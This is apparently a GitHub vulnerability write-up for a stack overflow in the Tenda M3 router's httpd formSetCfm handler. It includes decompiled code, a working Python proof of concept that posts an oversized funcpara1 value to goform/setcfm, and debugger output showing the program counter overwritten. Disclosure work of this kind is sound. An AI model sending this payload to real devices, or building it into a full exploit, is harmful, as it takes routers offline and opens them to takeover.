main ▾ IoT-vuln / Tenda / M3 / formSetCfm /

d1tto add Tenda M3 … on May 27 History

..

img	6 months ago
readme.md	6 months ago

readme.md

Overview


- The device's official website: https://www.tenda.com.cn/product/M3.html
- Firmware download website: https://www.tenda.com.cn/download/detail-3133.html

Affected version

V1.0.0.12(4856)


Vulnerability details

httpd in directory `/bin` has a stack overflow vulnerability. The vulnerability occurrs in the `formSetCfm` function, which can be accessed via the URL `goform/setcfm`



```
v17 = (char *)websGetVar(a1, "funcname", &unk_A7058);
if ( *v17 )
{
  if ( !strcmp(v17, "save_list_data") )
  {
    v16 = websGetVar(a1, "funcpara1", &unk_A7058);
    v15 = websGetVar(a1, "funcpara2", &unk_A7058);
    sub_45E28(v16, v15, 126);
  }
  else if ( !strcmp(v17, "LoadDhcpService") )
```

When the POST parameter `funcname` equals "save_list_data", the program will enter if branch at line 67. In this branch, program gets the POST parameter `funcpara1` and `funcpara2` then passed them to the function `sub_45E28`



```
memset(s, 0, sizeof(s));
memset(v8, 0, sizeof(v8));
v11 = 0;
if ( strlen(funcpara2) > 4 )
{
  ++v11;
  v12 = funcpara2;
  while ( 1 )
  {
    v10 = strchr(v12, a3);
    if ( !v10 )
      break;
    *v10++ = 0;
    memset(s, 0, sizeof(s));
    sprintf(s, "%s.list%d", funcpara1, v11);
    SetValue(s, v12);
    v12 = v10;
    ++v11;
  }
  memset(s, 0, sizeof(s));
  sprintf(s, "%s.list%d", funcpara1, v11);
  SetValue(s, v12);
  sprintf(v7, "%d", v11);
  sprintf(s, "%s.listnum", funcpara1);
  SetValue(s, v7);
  memset(s, 0, sizeof(s));
  sprintf(s, "%s.list%d", funcpara1, ++v11);
  result = GetValue((int)s, (int)v8);
  while ( v8[0] )
```

In this function, program will enter the danger section when the length of `funcpara2` is greater than 4. In this if branch, program copies `funcpara1` to stack buffer by calling function `sprintf` without checking its length.

PoC


Poc of Denial of Service(DoS)

```
import requests

data = {
    b"funcname": b"save_list_data",
    b"funcpara1": b'A'*0x400,
    b"funcpara2": b'BBBBB'

}
cookies = {
    b"user": "admin"
```

```python
}
res = requests.post("http://127.0.0.1/goform/setcfm", data=data, cookies=cookies)
print(res.content)
```



```
$r0  : 0x00000000  →  0x00000000
$r1  : 0xff7debac  →  0x00000000  →  0x00000000
$r2  : 0xff761020  →  0xff761020  →  [loop detected]
$r3  : 0x00000000  →  0x00000000
$r4  : 0x41414141  →  0x41414141
$r5  : 0x000cb098  →  0x666f672f  →  0x666f672f
$r6  : 0x00000001  →  0x00000001
$r7  : 0xfffef82a  →  0x69622f2e  →  0x69622f2e
$r8  : 0x0000da48  →  0xe1a0c00d  →  0xe1a0c00d
$r9  : 0x0002a080  →  0xe92d4810  →  0xe92d4810
$r10 : 0xfffef698  →  0x00000000  →  0x00000000
$r11 : 0x41414141  →  0x41414141
$r12 : 0xff75cedc  →  0xff752a50  →  0xe1a03000  →  0xe1a03000
$sp  : 0xfffeefc0  →  0x41414141  →  0x41414141
$lr  : 0xff751bf0  →  0xe1a00006  →  0xe1a00006
$pc  : 0x41414140  →  0x41414140
$cpsr: [negative ZERO CARRY overflow interrupt fast THUMB]

0xfffeefc0│+0x0000: 0x41414141  →  0x41414141    ← $sp
0xfffeefc4│+0x0004: 0x41414141  →  0x41414141
0xfffeefc8│+0x0008: 0x41414141  →  0x41414141
0xfffeefcc│+0x000c: 0x41414141  →  0x41414141
0xfffeefd0│+0x0010: 0x41414141  →  0x41414141
0xfffeefd4│+0x0014: 0x41414141  →  0x41414141
0xfffeefd8│+0x0018: 0x41414141  →  0x41414141
0xfffeefdc│+0x001c: 0x41414141  →  0x41414141

[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x41414140

[#0] Id 1, stopped 0x41414140 in ?? (), reason: SIGSEGV

gef➤
```